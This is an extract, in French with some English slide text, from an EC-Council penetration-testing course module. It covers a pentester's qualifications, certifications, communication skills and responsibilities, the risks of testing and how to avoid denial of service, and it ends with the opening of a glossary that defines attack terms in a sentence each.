La première et principale exigence pour devenir pentester est d'être prêt à apprendre et à effectuer des recherches dans ce domaine. Étant donné que le domaine informatique évolue et se modernise en permanence pour suivre l'évolution rapide de la technologie, un pentester doit constamment maintenir ses connaissances à jour et posséder des compétences pointues pour garder une longueur d'avance sur les pirates informatiques. Même les pirates informatiques se tiennent au courant des nouvelles technologies et développent de nouvelles méthodes et techniques. Avant de réussir à exploiter une vulnérabilité, le pentester doit être prêt à faire face à ces attaques et être au courant des nouvelles technologies et des nouveaux outils. Le pentester doit en permanence élargir ses connaissances en dehors de son champ habituel.

Même un pentester expérimenté doit consulter des guides gratuits, des vidéos, des tutoriels, des livres, des revues, des magazines spécialisés, etc. et assister à des webinaires, des conférences, des ateliers et des formations. Les pentesters rejoignent divers groupes sur la sécurité, discutent de sujets d'actualité liés à la sécurité et visitent régulièrement divers sites Web et forums sur la sécurité. Ils se rendent également dans des bibliothèques et des librairies pour glaner des informations. Les pentesters maintiennent leur carrière dynamique en mettant constamment à jour leur connaissances et leurs compétences.

Il existe de multiples façons de perfectionner sa pratique des tests d'intrusion. En complément d'un diplôme classique, un diplôme en informatique assorti d'un programme de certification dans le domaine des tests d'intrusion peut aider un pentester à se perfectionner et à acquérir une expertise dans un domaine spécialisé.

Qualification, Experience, Certifications, and Skills Required for a Pen Tester



- The quality of penetration testing depends on the **tester's qualifications**
- Penetration testing skills cannot be obtained without **years of experience** in IT fields such as development, systems administration, or consultancy
- The tester should possess security certifications such as CEH, CPENT, CISSP, and CISA

1

Networking – Transmission Control Protocol/Internet Protocol (TCP/IP) concepts and cabling techniques

2

Ethical Hacking techniques – exploits, hacking tools, etc.

3

Open source technologies – MySQL and Apache

4

Wireless protocols and devices – 802.11x and Bluetooth

5

Troubleshooting skills

6

Routers, firewalls, and intrusion detection systems (IDS)

7

Databases – Oracle and MSSQL

8

Operating system skills – Windows, Linux, Mainframe, and Mac

9

Web application architecture and Hypertext Transfer Protocol (HTTP) request and response concepts

10

Web servers, mail servers, Simple Network Management Protocol (SNMP) stations, access devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qualifications, expérience, certifications et compétences requises pour un consultant en test d'intrusion (ou pentester)

La qualité d'un test d'intrusion dépend des qualifications du pentester. Les compétences en matière de tests d'intrusion ne peuvent être obtenues sans des années d'expérience dans des domaines informatiques tels que le développement, l'administration de systèmes ou le conseil. Un pentester doit posséder des certifications dans le domaine de la cybersécurité, telles que CEH, CPENT, CISSP ou CISA.

▪ Qualifications

Le pentester professionnel doit posséder les qualifications suivantes :

- Certified Register of Ethical Security Testers (CREST).
- Certifications en cybersécurité (CHECK, CTM, CTL, CREST, TIGER, OSCP).
- Un diplôme en sécurité informatique, en informatique ou équivalent.
- Certifications reconnues en matière de tests de sécurité (GIAC et CEH).

▪ Expérience

- Un pentester professionnel doit avoir de solides connaissances et de l'expérience dans l'utilisation de divers outils pour réaliser des tests d'intrusion, qu'il s'agisse de logiciels libres ou commerciaux.
- Il doit posséder une expérience en matière de systèmes, de réseaux et d'applications Web.

- Une expérience de l'utilisation de techniques de résolution de problèmes et de l'élaboration d'une solution pour répondre aux risques liés aux vulnérabilités est souhaitable.
- Il doit posséder de bonnes capacités de communication pour expliquer les détails techniques à des parties non techniques.
- Il doit maîtriser la rédaction de rapports et de scripts et avoir une bonne expérience de la rétro-ingénierie.
- Une expérience de consultant est un avantage supplémentaire car il doit comprendre les besoins du client et établir une relation de confiance avec lui.

▪ Certifications

- CEH : Certified Ethical Hacker (Hackeur éthique certifié)
- CPENT : Certified Penetration Testing Professional (Professionnel certifié en tests d'intrusion)
- CEPT : Certified Expert Penetration Tester
- GPEN : GIAC Certified Penetration Tester
- OSCP : Offensive Security Certified Professional (Professionnel certifié en sécurité offensive)
- CISSP : Certified Information Systems Security Professional (Professionnel certifié en sécurité des systèmes d'information)
- GCIH : GIAC Certified Incident Handler (Gestionnaire d'incidents certifié GIAC)
- GCFE : GIAC Certified Forensic Examiner (Examinateur judiciaire certifié)
- GCFA : GIAC Certified Forensic Analyst (Analyste judiciaire certifié)
- CCFE : Certified Computer Forensics Examiner (Examinateur judiciaire certifié)
- CREA : Certified Reverse Engineering Analyst (Analyste certifié en rétroingénierie)
- CPTC : Certified Penetration Testing Consultant (Consultant certifié en tests d'intrusion)
- CPTE : Certified Penetration Testing Engineer (Ingénieur certifié en tests d'intrusion)
- CompTIA : Security+
- CSTA : Certified Security Testing Associate

▪ Compétences requises pour un pentester

Un pentester professionnel doit posséder les compétences suivantes :

- Connaissance solide des technologies, des méthodologies et des outils actuels et innovants dans le secteur de la sécurité.

- Familiar avec les concepts de sécurité des réseaux, l'architecture et la conception des logiciels, ainsi que les processus d'ingénierie.
- Connaissance des concepts matériels tels que :
 - Mise en réseau : TCP/IP (Transmission Control Protocol/Internet Protocol) et techniques de câblage.
 - Techniques de hacking éthique : Exploits, outils de hacking, etc.
 - Technologies open-source : MySQL et Apache.
 - Protocoles et équipements sans fil : 802.11x et Bluetooth.
 - Compétences en matière de diagnostic et de résolution de pannes.
 - Routeurs, pare-feu et IDS.
 - Bases de données : Oracle et MSSQL.
 - Compétences en matière de systèmes d'exploitation : Windows, Linux, Mainframe et Mac.
 - Architecture des applications Web et concepts de requête et de réponse du protocole de transfert hypertexte (HTTP).
 - Serveurs Web, serveurs de messagerie, stations SNMP (Simple Network Management Protocol) et terminaux d'accès.

Communication Skills of a Penetration Tester



A penetration tester should have strong **interpersonal** and **communication skills**



They must have a proven ability to explain the **output of a penetration test** to a nontechnical client




They must have good **presentation** and **report-writing skills**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Compétences en communication d'un pentester

Un pentester doit posséder de solides compétences en matière de relations interpersonnelles et de communication. Un pentester senior doit interagir directement avec le client pour comprendre ses exigences, créer un cadre, documenter les règles d'engagement et déterminer le périmètre de la mission. Il doit également produire un rapport de qualité professionnelle et le présenter au client. Un pentester doit être capable d'expliquer le résultat d'un test d'intrusion à un client non technicien. Enfin, le pentester doit avoir de bonnes compétences en matière de rédaction de rapports et de présentation.



Profile of a Good Penetration Tester

■ A good penetration tester's résumé should include any/all of the points listed below:

-  Conducted research and development in security
-  Published **research papers**
-  Presented at various local and international seminars
-  Holds various **certifications**
-  Member of reputed organizations such as **IEEE**
-  Written and published **security-related books**

■ The tester needs to market themselves through these activities if they want organizations to consider them as a pen tester

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Portrait d'un bon pentester

Il est très important de préparer un bon CV avant de postuler à un emploi ; il doit décrire précisément les compétences et les expériences du candidat qui conviennent au poste. Le profil/portrait donne la première impression à l'employeur qui jugera si le candidat est un bon candidat pour le poste de pentester. Quelques aspects doivent être mis en évidence dans le CV pour que l'employeur puisse le parcourir rapidement, et ce CV doit être court et précis.

Un bon pentester aura les éléments suivants dans son CV :

- Recherches et développements réalisés dans le domaine de la sécurité.
- Publications d'articles de recherche.
- Présentations à divers séminaires locaux et internationaux.
- Diverses certifications détenues.
- Appartenance à de nombreuses organisations réputées telles que l'IEEE.
- Livres sur la sécurité écrits et publiés.
- Expériences antérieures en tant que pentester.
- Logiciels de sécurité open source développés.
- Participation à des compétitions de "capture du drapeau" (Capture The Flag ou CTF) et à des hackathons.
- Réussites comme la reconnaissance d'une organisation pour son travail d'amélioration de la sécurité.

- Conduite d'une présentation dans une conférence internationale sur la sécurité pour un sujet choisi et pertinent.
- Participation à des configurations de code dans des projets de sécurité open source.
- Compétences professionnelles.
- Texte exempt de fautes de frappe et de grammaire, indiquant la capacité à rédiger des rapports techniques irréprochables.

Les entreprises prennent leurs décisions en fonction des informations dont elles disposent pour sélectionner un pentester. Par conséquent, le pentester doit inclure et mettre en évidence les critères mentionnés ci-dessus pour obtenir le contrat avec la direction. Le pentester doit se faire connaître par le biais de ces différentes activités.

Responsibilities of a Penetration Tester



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Responsabilités d'un pentester

Les pentesters sont souvent appelés hackeurs éthiques parce qu'ils s'introduisent dans un réseau ou dans un système avec l'autorisation ou l'accord préalable de la personne ou de l'organisation concernée ; sans cette autorisation ou cet accord préalable, ils sont simplement des pirates informatiques. Les entreprises engagent principalement des pentesters pour comprendre si une partie de leur infrastructure ou de leur réseau est vulnérable aux attaques et déterminer l'existence de failles de sécurité qu'un pirate peut facilement exploiter.

Un pentester doit donc effectuer plusieurs tests et préparer un rapport d'évaluation détaillant les tests et leurs résultats. Souvent, le pentester exécute des types de tests prédéfinis et conçoit également ses propres tests pour exploiter les vulnérabilités. Pour concevoir un test personnalisé, le pentester doit faire preuve de beaucoup de créativité et d'imagination et posséder un niveau élevé de connaissances techniques.

De plus, un pentester a les responsabilités suivantes :

- Effectuer le test d'intrusion et l'évaluation des risques du système cible.
- Définir clairement les objectifs du test d'intrusion, assurer une qualité supérieure et communiquer efficacement les résultats.
- Exploiter les vulnérabilités du système et expliquer les vulnérabilités découvertes.
- Présenter aux responsables des rapports sur l'efficacité des tests et l'évaluation des risques, ainsi que des propositions pour la réduction des risques.
- Comprendre la sécurité des serveurs, des systèmes de réseau et des pare-feu de l'organisation en fonction des risques opérationnels spécifiques.
- Créer et concevoir de nouveaux outils d'intrusion pour tester les vulnérabilités.

- Identifier les méthodes et techniques qu'un attaquant pourrait utiliser pour exploiter les faiblesses et les failles logiques.
- Effectuer de l'ingénierie sociale pour découvrir les mauvaises politiques de mots de passe ou les pratiques de sécurité des utilisateurs dans une organisation.
- Effectuer des évaluations de la sécurité physique des serveurs, des systèmes et des équipements réseau.
- Examiner les applications Web, les applications client et les applications standard pour y déceler d'éventuelles vulnérabilités.
- Inclure dans les stratégies de sécurité toutes les considérations opérationnelles telles que les pertes dues aux temps d'arrêt et le coût de l'engagement.
- Examiner et définir les exigences des solutions de sécurité de l'information.
- Fournir un retour d'expérience, ce qui est essentiel pour que l'organisation puisse résoudre les problèmes de sécurité



Risks Associated with Penetration Testing

- Some of the risks arising from penetration testing are as follows:
 - ✓ Testers can gain access to **protected/sensitive data** after a successful penetration test attempt
 - ✓ Testers can obtain information about the **vulnerabilities** existing in the organizational infrastructure
 - ✓ DoS penetration tests can **take down** the organization's **services**
 - ✓ Using certain **pretexts in a social engineering** penetration attempt can make employees feel uneasy
- Organizations can avoid such risks by **signing a nondisclosure agreement** (NDA) and other legal documents, which include what is allowed and not allowed for the penetration testing team

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Risques associés aux tests d'intrusion

Un engagement, une planification et une exécution soigneux sont nécessaires pour éviter tout risque associé aux tests d'intrusion. Une organisation peut prendre certains risques lorsqu'elle prévoit d'effectuer un test d'intrusion.

Voici quelques-uns des risques liés aux tests d'intrusion :

- Les pentesters peuvent accéder à des données protégées/sensibles après une tentative réussie de test d'intrusion.
- Les pentesters peuvent obtenir des informations sur les vulnérabilités existantes dans l'infrastructure de l'organisation.
- Les tests d'intrusion de type DoS peuvent mettre hors service les services de l'organisation.
- L'utilisation de certains sujets dans une tentative d'intrusion par ingénierie sociale peut mettre les employés dans l'embarras et les mettre mal à l'aise.

Les organisations peuvent éviter de tels risques en signant un accord de non-divulgation (Non-Disclosure Agreement ou NDA) et d'autres documents juridiques qui précisent ce qui est autorisé ou non pour l'équipe de pentesters.

Types of Risks Arising from Penetration Testing



 Technical Risks	 Organizational Risks	 Legal Risks
<ul style="list-style-type: none">❑ This type of risks directly arises with targets in the production environment❑ Examples:<ul style="list-style-type: none">✓ Failure of the target✓ Disruption of service✓ Loss or exposure of sensitive data	<ul style="list-style-type: none">❑ This type of risks can occur as a side effect of penetration testing❑ Examples:<ul style="list-style-type: none">✓ Repetitive and unwanted triggering in the incident handling processes✓ Negligence towards monitoring and responding incidents✓ Disruption in business continuity✓ Loss of reputation	<ul style="list-style-type: none">❑ This type of risks arises from legal obligations❑ Examples:<ul style="list-style-type: none">✓ Violation of laws and clauses in the rules of engagement (ROE)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de risques engendrés par les tests d'intrusion

Au cours d'un test d'intrusion, certaines activités peuvent présenter certains risques et placer l'organisation dans des situations non souhaitées, telles qu'une situation de déni de service, le verrouillage de comptes critiques ou le plantage de serveurs et d'applications critiques.

Voici les types de risques induits par les tests d'intrusion :

▪ Risques techniques

Ce type de risques concerne directement les cibles dans l'environnement de production. Il comprend les éléments suivants :

- **Défaillance de la cible** : Les tests consomment en permanence une grande quantité de ressources du système ciblé. Cela peut entraîner l'indisponibilité des services de la machine ciblée.
- **Perturbation du service** : Le processus de test peut perturber certains services critiques.
- **Perte ou exposition de données sensibles** : L'organisation doit partager des données sensibles avec les pentesters, ce qui peut entraîner l'exposition de données sensibles.

▪ Risques organisationnels

Ce type de risques peut survenir comme un effet secondaire des tests d'intrusion. Il comprend les éléments suivants :

- Déclenchement répété et intempestif dans les processus de traitement des incidents de l'organisation.

- Négligence dans la surveillance et la réponse aux incidents pendant ou après le test d'intrusion.
- Perturbation de la continuité des activités.
- Perte de réputation.

- **Risques juridiques**

Ce type de risques découle d'obligations légales dues à des problèmes de conformité. Il comprend la violation des lois et des clauses dans les règles d'engagement (Rules Of Engagement ou ROE).

Addressing Risks Associated with Penetration Testing and Avoiding Potential DoS Conditions



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Faire face aux risques associés aux tests d'intrusion et éviter les situations potentielles de déni de service (DoS)

La plus grande prudence est de mise pour s'assurer que les actions du pentester ne portent pas préjudice au système testé. Dans ce but, le pentester doit utiliser des techniques de test à faible risque.

Les conseils suivants permettent de minimiser les risques associés aux tests d'intrusion et d'éviter les éventuelles conditions de déni de service :

- **Utiliser des tests indirects** : Cette technique consiste à recueillir suffisamment de preuves pour démontrer qu'une certaine vulnérabilité existe très probablement, au lieu de la tester directement.
- **S'abstenir d'exploiter la vulnérabilité** : Les pentesters doivent s'abstenir d'exploiter directement les vulnérabilités. Ils doivent plutôt privilégier la démonstration de l'existence de vulnérabilités spécifiques et de la manière dont elles peuvent être exploitées.
- **Retarder l'effet d'un test** : Les pentesters doivent essayer de retarder l'effet de l'exécution d'un test. Cela permet de disposer de suffisamment de temps pour annuler le test et éviter les risques indésirables qui pourraient en découler.
- **Effectuer des tests interruptibles** : Les pentesters doivent être en mesure d'interrompre un test s'ils pensent que ce test peut avoir des conséquences inattendues.
- **Être vigilant lors de l'utilisation d'outils à capacité de traitement ajustable** : Ces outils peuvent exécuter plusieurs tests simultanément et peuvent surcharger la cible.

- **Faire attention à la fonctionnalité de verrouillage des comptes :** La répétition de certains tests peut entraîner l'activation d'une fonctionnalité de verrouillage de compte.
- **Utiliser l'isolation partielle et la réPLICATION de l'environnement cible :** Dans la mesure du possible, les tests doivent être effectués sur un système de test dédié afin d'éviter tout risque associé, comme des situations liées à un DoS.
- **Utiliser des adresses réservées :** Si possible, utiliser des adresses réservées comme entrée de test pour éviter d'affecter d'autres systèmes ou utilisateurs.

Module Summary



- This module has discussed the fundamentals of penetration testing and its benefits
- It has covered various types of penetration testing
- It also discussed strategies and phases of penetration testing in detail
- This module also discussed various penetration testing methodologies
- Finally, this module ended with a detailed discussion on guidelines and recommendations for penetration testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé les principes fondamentaux des tests d'intrusion et leurs avantages. Il a également abordé les différents types de tests d'intrusion ainsi que les stratégies et les phases des tests d'intrusion en détail. Ce module a également abordé les différentes méthodologies de tests d'intrusion. Enfin, le module s'est terminé par une présentation détaillée des directives et recommandations relatives aux tests d'intrusion.

This page is intentionally left blank.

Glossaire

A

- **Access Point (AP, point d'accès)** : Un point d'accès permet de connecter des équipements à un réseau par une liaison sans fil.
- **Active Session Hijacking (Détournement de session active)** : Dans ce type d'attaque, le pirate informatique prend le contrôle d'une session existante, soit en rompant la connexion d'un côté de la conversation, soit en y participant activement.
- **Active Sniffing (Écoute active)** : L'écoute active consiste à écouter et à analyser le trafic sur un réseau local commuté en y injectant du trafic.
- **Advanced Persistent Threats (APT, menaces persistantes avancées)** : Attaques qui visent à voler des informations sur la machine de la victime sans que l'utilisateur ne s'en rende compte.
- **Adware (Publiciel)** : Désigne un logiciel ou un programme qui diffuse des publicités et génère des annonces et des pop-ups non sollicités
- **AES** : Chiffrement à clé symétrique utilisé dans le protocole WPA2 en remplacement du protocole TKIP.
- **Agent Smith Attack (Attaque Agent Smith)** : Une attaque Agent Smith consiste à persuader la victime d'installer une application malveillante conçue et diffusée par un pirate informatique.
- **Alarmiciel (Scareware)** : Les scareware sont des logiciels malveillants qui incitent les utilisateurs à naviguer sur des sites Web infestés de logiciels malveillants ou encore à télécharger ou acheter des logiciels potentiellement malveillants.
- **Analyse de l'alimentation** : Les attaquants observent la variation de la consommation électrique des semi-conducteurs pendant les cycles d'horloge.
- **Analyse temporelle** : Les attaquants surveillent le temps que prend l'équipement pour terminer un processus complet d'authentification du mot de passe afin de déterminer la longueur du mot de passe.
- **App Sandboxing (Application en bac à sable)** : L'App Sandboxing est un mécanisme de sécurité des plateformes mobiles qui contribue à protéger les systèmes et les utilisateurs en limitant les ressources auxquelles une application peut accéder dans le cadre de son utilisation.
- **Application en bac à sable (App Sandboxing)** : L'App Sandboxing est un mécanisme de sécurité des plateformes mobiles qui contribue à protéger les systèmes et les utilisateurs en limitant les ressources auxquelles une application peut accéder dans le cadre de son utilisation.
- **Application Level Hijacking (Détournement de l'application)** : Ce type d'attaque consiste à prendre le contrôle de la session HTTP (Hypertext Transfer Protocol) de l'utilisateur en obtenant les identifiants de la session.
- **Application Web** : Les applications Web sont des programmes informatiques qui s'exécutent sur des navigateurs Web et servent d'interface entre les utilisateurs et les serveurs Web via des pages Web.
- **Armement (Weaponization)** : L'adversaire analyse les données recueillies pendant la phase de reconnaissance pour identifier les vulnérabilités et les techniques qu'il peut utiliser pour obtenir un accès non autorisé à l'organisation cible.
- **ARP Spoofing Attack (Attaque par usurpation ARP)** : L'usurpation/empoisonnement ARP consiste à envoyer un grand nombre de fausses entrées dans le cache ARP de la machine cible.
- **Association** : Il s'agit du processus de connexion d'un équipement sans fil à un point d'accès.

- **Attaque à vecteurs multiples** : Dans les attaques DDoS à vecteurs multiples, l'attaquant utilise des combinaisons d'attaques volumétriques, d'attaques de protocole et d'attaques de la couche applicative pour mettre hors service le système ou le service cible.
- **Attaque DDoS** : Le déni de service distribué (DDoS) est une attaque DoS coordonnée qui implique une multitude de systèmes qui attaquent une seule cible.
- **Attaque de pair à pair (Peer-to-Peer Attack)** : Une attaque peer-to-peer est une forme d'attaque DDoS dans laquelle l'attaquant exploite un certain nombre d'anomalies dans les serveurs peer-to-peer pour lancer une attaque DDoS.
- **Attaque de phishing par SMS** : Le phishing par SMS (également connu sous le nom de SMiShing) est un type de fraude par hameçonnage dans lequel un attaquant utilise les systèmes SMS pour envoyer de faux messages.
- **Attaque de type Homme du milieu/Imitation (Man-in-the-Middle/Impersonation Attack)** : Dans une attaque par homme du milieu ou par imitation, les attaquants manipulent les données transmises entre des équipements qui communiquent via une connexion Bluetooth (piconet).
- **Attaque par amplification DNS** : Attaque qui consiste à utiliser des PC compromis avec des adresses IP usurpées pour amplifier les attaques DDoS sur le serveur DNS des victimes en exploitant la méthode de recherche DNS récursive.
- **Attaque par enveloppement (Wrapping Attack)** : Une attaque par enveloppement est réalisée pendant la traduction du message SOAP dans la couche TLS où les attaquants dupliquent le corps du message et l'envoient au serveur en tant qu'utilisateur légitime.
- **Attaque par reprogrammation** : Les attaquants injectent des logiciels malveillants dans le micrologiciel des contrôleurs distants pour maintenir un accès persistant, complet et à distance au système.
- **Attaque par traversée de répertoire (Directory Transversal Attack)** : Attaque qui consiste à utiliser la séquence .. (point-point-slash) pour accéder à des répertoires se trouvent en dehors du répertoire racine du serveur web.
- **Attaque DoS** : Le déni de service (DoS) est une attaque contre un ordinateur ou un réseau qui a pour objectif de réduire, de restreindre ou d'empêcher les utilisateurs d'accéder aux ressources du système.
- **Attaque DRDoS** : Le déni de service par réflexion distribuée (DRDoS), aussi connue sous le nom d'attaque par réflexion, est une attaque DoS qui implique l'utilisation de plusieurs machines intermédiaires et secondaires qui contribuent à l'attaque contre une seule cible.
- **Attaque du Ping de la mort (Ping of Death Attack ou PoD)** : Dans une attaque par ping de la mort, l'attaquant tente de faire tomber, de déstabiliser ou de paralyser le système ou le service ciblé en envoyant des paquets malformés ou surdimensionnés à l'aide d'une simple commande ping.
- **Attaque KNOB** : Une attaque KNOB (Key Negotiation of Bluetooth) permet à un attaquant de compromettre les mécanismes de sécurité Bluetooth et d'effectuer une attaque MITM sur des équipements appairés sans être tracé.
- **Attaque Agent Smith (Agent Smith Attack)** : Une attaque Agent Smith consiste à persuader la victime d'installer une application malveillante conçue et diffusée par un pirate informatique.
- **Attaque par déni de service permanent** : Les attaques par déni de service permanent (PDoS), également appelées phashing, ciblent spécifiquement le matériel et lui causent des dommages irréversibles.
- **Attaque par dictionnaire** : Dans ce type d'attaque, les mots de passe des utilisateurs sont craqués à l'aide d'un logiciel qui utilise une liste préétablie de mots de passe candidats. Cette liste est appelée dictionnaire.
- **Attaque par saturation DHCP (DHCP Starvation Attack)** : Attaque qui consiste à inonder un serveur DHCP de fausses requêtes DHCP afin d'utiliser toutes les adresses IP disponibles.

- **Attaque par séparation de réponse HTTP** : Une attaque par séparation de réponse HTTP est une attaque Web dans laquelle l'attaquant trompe le serveur en injectant de nouvelles lignes dans les en-têtes de réponse, avec du code arbitraire.
- **Attaque par fragmentation** : Dans les attaques par fragmentation, l'attaquant envoie un grand nombre de paquets fragmentés à un serveur web cible avec un débit de paquets relativement faible.
- **Attaque par rebond (Smurf Attack)** : Dans une attaque de type Smurf, le pirate informatique usurpe l'adresse IP de la victime et envoie un grand nombre de paquets de requête ICMP ECHO à un réseau IP.
- **Attaque par recherche exhaustive (Brute-Force Attack)** : Dans une attaque par recherche exhaustive, les pirates informatiques essaient toutes les combinaisons possibles de caractères jusqu'à ce que le mot de passe soit découvert.
- **Attaque par réinstallation de clé (Key Reinstallation Attack ou KRACK)** : Cette attaque exploite les failles dans l'implémentation de la poignée de main à quatre voies du protocole d'authentification WPA2, qui est utilisé pour établir une connexion entre un équipement et un point d'accès.
- **Attaque par relecture (Replay Attack)** : Les attaquants enregistrent les commandes transmises par un opérateur et les rejouent sur le système cible pour obtenir le contrôle du système.
- **Attaque par saturation SYN** : Dans une attaque SYN, le pirate informatique envoie un grand nombre de requêtes SYN au serveur cible (victime) avec de fausses adresses IP sources.
- **Attaque par saturation UDP** : Dans une attaque par saturation UDP, le hacker envoie des paquets UDP usurpés avec un débit très élevé sur des ports aléatoires du serveur cible en utilisant une large plage d'adresses IP.
- **Attaque par usurpation ARP (ARP Spoofing Attack)** : L'usurpation/empoisonnement ARP consiste à envoyer un grand nombre de fausses entrées dans le cache ARP de la machine cible.
- **Attaques actives** : Altération des données en circulation ou perturbation de la communication ou perturbation des services entre les systèmes pour contourner ou pénétrer dans des systèmes sécurisés.
- **Attaques actives en ligne** : L'attaquant craque les mots de passe en communiquant directement avec la machine de la victime.
- **Attaques de distribution** : Les attaques de distribution se produisent lorsque les attaquants compromettent le matériel ou le logiciel avant son installation.
- **Attaques de proximité** : On parle d'attaques de proximité lorsque l'attaquant se trouve à proximité physique du système ou du réseau cible.
- **Attaques de type Cross-Site Scripting (XSS)** : Les attaques Cross-Site Scripting ('XSS' ou 'CSS') exploitent les vulnérabilités des pages web générées dynamiquement, ce qui permet aux attaquants d'injecter des scripts dans les pages web visualisées par les utilisateurs.
- **Attaques d'initiés** : Attaque menée par une personne au sein d'une organisation ayant un accès autorisé à son réseau et connaissant l'architecture du réseau.
- **Attaques hors ligne** : Les attaques hors ligne font référence aux attaques sur les mots de passe dans lesquelles un attaquant tente de retrouver des mots de passe à partir de l'extraction des empreintes (hashes) des mots de passe.
- **Attaques non-électroniques** : L'attaquant n'a pas besoin de connaissances techniques pour craquer le mot de passe, c'est pourquoi on parle aussi d'attaque non technique.
- **Attaques par injection de défauts** : Les attaques par injection de défauts, également appelées attaques par perturbation, se produisent lorsqu'un attaquant injecte un programme défectueux ou malveillant dans le système afin de compromettre sa sécurité.

- **Attaques passives** : Les attaques passives consistent à intercepter et à surveiller le trafic réseau et le flux de données sur le réseau cible, sans altérer les données.
- **Attaques passives en ligne** : L'attaquant ne communique pas avec le système cible, mais surveille ou enregistre passivement les données qui passent par le canal de communication, vers et depuis le système.
- **Audit de sécurité** : Un audit de sécurité vérifie si une organisation respecte un ensemble de politiques et de procédures de sécurité normalisées.
- **Auditeur de Cloud (Cloud Auditor)** : Tiers indépendant qui effectue un examen et évalue les services Cloud afin d'exprimer une opinion sur le sujet.
- **Authenticité (Authenticity)** : Désigne la caractéristique d'une communication, d'un document ou de toute donnée qui garantit son authenticité ou son intégrité.
- **Authenticity (Authenticité)** : Désigne la caractéristique d'une communication, d'un document ou de toute donnée qui garantit son authenticité ou son intégrité.
- **Authentification Kerberos** : Kerberos est un protocole d'authentification réseau qui fournit une authentification forte pour les applications client/serveur en s'appuyant sur la cryptographie à clé secrète.
- **Authentification NTLM** : Le gestionnaire de réseau local NT (NTLM) est un schéma d'authentification standard qui effectue l'authentification en utilisant le principe du défi/réponse.
- **Availability (Disponibilité)** : Assurance que les systèmes chargés de fournir, de stocker et de traiter les informations sont accessibles lorsque les utilisateurs autorisés en ont besoin.

B

- **Bandé ISM (Industriel, Scientifique et Médical)** : Cette bande est un ensemble de fréquences utilisées par les communautés industrielles, scientifiques et médicales internationales.
- **Bandé passante (Bandwidth)** : Elle désigne la quantité d'informations qui peuvent être diffusées sur une connexion.
- **Bandwidth (Bandé passante)** : Elle désigne la quantité d'informations qui peuvent être diffusées sur une connexion.
- **Base de données SAM (Security Accounts Manager)** : Windows utilise la base de données Security Accounts Manager (SAM) ou la base de données Active Directory (AD) pour gérer les comptes utilisateurs et les mots de passe.
- **Basic Service Set Identifier (BSSID)** : Il s'agit de l'adresse physique d'un point d'accès Wi-Fi ou d'une station de base Wi-Fi avec un service de base configuré (Basic Service Set ou BSS).
- **Black Hats (Chapeaux noirs)** : les chapeaux noirs sont des personnes qui utilisent leurs extraordinaires compétences informatiques à des fins illégales ou malveillantes.
- **Bluebugging** : Bluebugging est une attaque dans laquelle un attaquant obtient un accès à distance sur un équipement Bluetooth sans que la victime le sache.
- **Bluejacking** : Le bluejacking est l'utilisation du Bluetooth pour envoyer des messages à des utilisateurs sans leur consentement, comme pour le spamming par courrier électronique.
- **BluePrinting** : Le BluePrinting est une technique de reconnaissance d'empreinte réalisée par un attaquant pour déterminer la marque et le modèle d'un équipement Bluetooth cible.
- **Bluesmacking** : Une attaque Bluesmacking se produit lorsqu'un attaquant envoie un paquet ping surdimensionné à l'équipement d'une victime, provoquant un dépassement de tampon.
- **Bluesnarfing** : Le bluesnarfing est une méthode permettant d'accéder aux données sensibles d'un équipement disposant de la technologie Bluetooth.

- **BlueSniff** : BlueSniff est une preuve de concept (PoC) d'outil de repérage Bluetooth (wardriving).
- **Bluetooth** : Bluetooth est une technologie de communication sans fil à courte portée qui remplace les câbles et qui permet de connecter des équipements portables ou fixes tout en maintenant un haut niveau de sécurité.
- **Botnet** : Un botnet est un énorme réseau de systèmes compromis utilisé par les attaquants pour effectuer une tâche distribuée.
- **Bring Your Own Device ou (BYOD)** : Bring your own device (BYOD) désigne une politique permettant à un employé d'apporter ses propres équipements, tels que des ordinateurs portables, des smartphones et des tablettes, sur son lieu de travail et de les utiliser pour accéder aux ressources de l'organisation tout en respectant les priviléges d'accès.
- **Broken Access Control (Contrôle d'accès compromis)** : Le contrôle d'accès compromis est une méthode dans laquelle un attaquant identifie une faille liée au contrôle d'accès et contourne l'authentification, ce qui lui permet de compromettre le réseau.
- **Brute-Force Attack (Attaque par recherche exhaustive)** : Dans une attaque par recherche exhaustive, les pirates informatiques essaient toutes les combinaisons possibles de caractères jusqu'à ce que le mot de passe soit découvert.
- **Btlejacking** : S'attaquant aux équipements BLE (Bluetooth Low Energy), il est utilisé pour contourner les mécanismes de sécurité et écouter les informations échangées.

C

- **Canular (Hoax)** : Un canular est un message avertissant ses destinataires d'une menace de virus informatique inexiste. Il s'appuie sur l'ingénierie sociale pour se propager.
- **CCMP** : Il s'agit d'un protocole de chiffrement utilisé dans le protocole WPA2 pour assurer un chiffrement et une authentification forts.
- **Chaînes de lettres** : Une chaîne de lettres est un message offrant des cadeaux, sous la forme d'argent et de logiciels, à condition que l'utilisateur fasse suivre le courrier électronique à un nombre prédéterminé de destinataires.
- **Chapeaux blancs (White Hats)** : Les chapeaux blancs ou White Hats sont des experts en intrusion (pentesters) qui utilisent leurs compétences en hacking à des fins défensives.
